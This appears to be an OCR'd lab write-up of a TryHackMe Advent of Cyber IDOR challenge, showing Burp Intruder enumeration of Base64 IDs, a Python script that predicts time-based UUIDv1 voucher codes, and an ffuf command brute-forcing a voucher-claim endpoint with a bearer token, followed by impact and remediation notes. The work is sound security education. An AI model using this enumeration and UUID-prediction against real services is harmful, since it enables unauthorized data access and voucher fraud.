
Had to make sure I could curl correctly, then we use http proxy with port 8080 (which is what my Burp is set to by default) to intercept the request

http_proxy=http://127.0.0.1:8080 https_proxy=http://127.0.0.1:8080 curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOjEwLCJyb2xlIjoxLCJleHAiOjE3NjUwMDM1ODZ9.HhdclkO5-l4GuQG1Fy3J7DKNIHPmO2xPnVLXXI5IVN8" http://10.65.134.172/api/child/b64/Mg==


Press enter or click to view image in full size




We will send it to Intruder and put the payload symbols around the Base64 item




For Payload Configuration, add numbers 1 through 50




For Payload Processing, we will encode the numbers to Base64





Clicking on the hint matches our answer



Answer: **No Answer Required**

Question:

Bonus Task: Want to go even further? Using the /parents/vouchers/claim endpoint, find the voucher that is valid on 20 November 2025. Insider information tells you that the voucher was generated exactly on the minute somewhere between 20:00 - 24:00 UTC that day. What is the voucher code? If you want to check your answer, click the hint on the question.

I had Gemini create me a Python script to generate the UUIDs we needed. After some back and forth conversations, we got to a list of 2640

```
import datetime
import uuid
import os

# --- 1. CONFIGURATION ---

# Node ID is constant across all observed vouchers (last segment)
```

```
NODE_ID = 0x026ccdf7d769

# CLOCK_SEQUENCES are the unique 4th segments observed in the voucher list
CLOCK_SEQUENCES = [
   0xac99, 0x93d8, 0xab3a, 0x8acc, 0x889c, 0x96e7,
   0xbe28, 0xb7e8, 0xb231, 0xbb84, 0x8ad2
]

# Time window based on the clue: 20 Nov 2025, 20:00 to 24:00 UTC, on the minute
START_TIME_UTC = datetime.datetime(2025, 11, 20, 20, 0, 0, tzinfo=datetime.timezone.utc)
END_TIME_UTC = datetime.datetime(2025, 11, 21, 0, 0, 0, tzinfo=datetime.timezone.utc)

UUID_EPOCH = datetime.datetime(1582, 10, 15, tzinfo=datetime.timezone.utc)
HUNDRED_NANOSECONDS_PER_SECOND = 10000000

# Name of the output file
OUTPUT_FILE = 'uuid_payloads.txt'
total_count = 0

# --- 2. GENERATION LOOP AND FILE WRITE ---

with open(OUTPUT_FILE, 'w') as f:
   # Outer Loop: Iterate through every known Clock Sequence
   for clock_seq in CLOCK_SEQUENCES:

      # Calculate the fixed part for this iteration: Clock Sequence + Node ID
      FIXED_NODE_CLOCK_SEQUENCE = (clock_seq << 48) | NODE_ID

      current_time = START_TIME_UTC

      # Inner Loop: Iterate through every minute in the 4-hour window
      while current_time < END_TIME_UTC:

         # 1. Calculate the 100ns intervals since the UUID epoch
         delta = current_time - UUID_EPOCH
         timestamp_100ns = int(delta.total_seconds() * HUNDRED_NANOSECONDS_PER_SECOND)

         # 2. Reconstruct the UUID Time Parts
         time_low = timestamp_100ns & 0xFFFFFFFF
         time_mid = (timestamp_100ns >> 32) & 0xFFFF
         time_hi_and_version = (timestamp_100ns >> 48) & 0x0FFF
         time_hi_and_version |= 0x1000  # Set version field to 1

         # 3. Construct the full 128-bit integer
         uuid_int = (time_low << 96) | (time_mid << 80) | (time_hi_and_version << 64) |
```

FIXED_NODE_CLOCK_SEQUENCE

```
        # 4. Write the UUID string to the file
        generated_uuid = uuid.UUID(int=uuid_int)
        f.write(str(generated_uuid) + '\n')


        total_count += 1
        current_time += datetime.timedelta(minutes=1)


print(f"--- Payload Generation Complete ---")
print(f"File created: {OUTPUT_FILE}")
print(f"Total UUIDs written: {total_count}")
```

This list is no way manageable for Burp free, so we are going to inject the text file into ffuf


```
┌──(kali㉿kali)-[~/…/Tryhackme_Rooms/Free/AoC_2025/IDOR_Day5]
└─$ python3 UUIDv1_generator2.py
── Payload Generation Complete ──
File created: uuid_payloads.txt
Total UUIDs written: 2640


┌──(kali㉿kali)-[~/…/Tryhackme_Rooms/Free/AoC_2025/IDOR_Day5]
└─$ ls
uuid_payloads.txt  UUIDs.txt  UUIDv1_generator2.py  UUIDv1_generator.py
```





```
ffuf -w /home/kali/Desktop/Tryhackme_Rooms/Free/AoC_2025/IDOR_Day5/uuid_payloads.txt:WID\
    -X POST \
    -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOjEwLCJyb2xlIjoxLCJleHAiOjE3NjUwMTIxOTR9.chvBe
Ulzu9uapoAWQr539O-MvbNJsDLRLxDnbIxBN6g" \
    -H "Content-Type: application/json" \
    -d '{"code": "WID"}' \
    -u http://10.65.153.210/api/parents/vouchers/claim \
    -mc 200
```





---

6. Impact

What could an attacker realistically do?

If confirmed, an IDOR vulnerability may allow an authenticated user to access information belonging to other users without permission.

Potential impacts include:

- **Unauthorized data disclosure:** Exposure of other users' account information.

- **Privacy violations:** Access to personal or confidential information.
- **Horizontal privilege escalation:** Access to resources outside the user's permitted scope.

The actual impact and severity must be based on the information exposed and the results verified in the lab.

---

7. Remediation

How can developers fix or prevent it?

- **Enforce server-side authorization:** Verify that each user is permitted to access the requested resource.
- **Validate object ownership:** Check ownership or explicit permissions for every protected object.
- **Avoid trusting client-controlled identifiers:** A user ID or account number must never be treated as proof of authorization.
- **Apply least privilege:** Give users only the access required for their roles.
- **Monitor suspicious activity:** Investigate repeated attempts to access unrelated accounts.
- **Retest the fix:** Verify that unauthorized access is prevented after remediation.

---

8. What You Learned

- I learned how IDOR vulnerabilities occur in web applications.
- I understood the difference between authentication and authorization.
- I learned how client-controlled identifiers can affect resource access.
- I understood horizontal privilege escalation.
- I learned how to inspect HTTP requests and responses.
- I understood why findings must be supported by actual evidence.
- I learned how server-side authorization helps protect users' information.
- I learned how to document vulnerability impact and remediation.
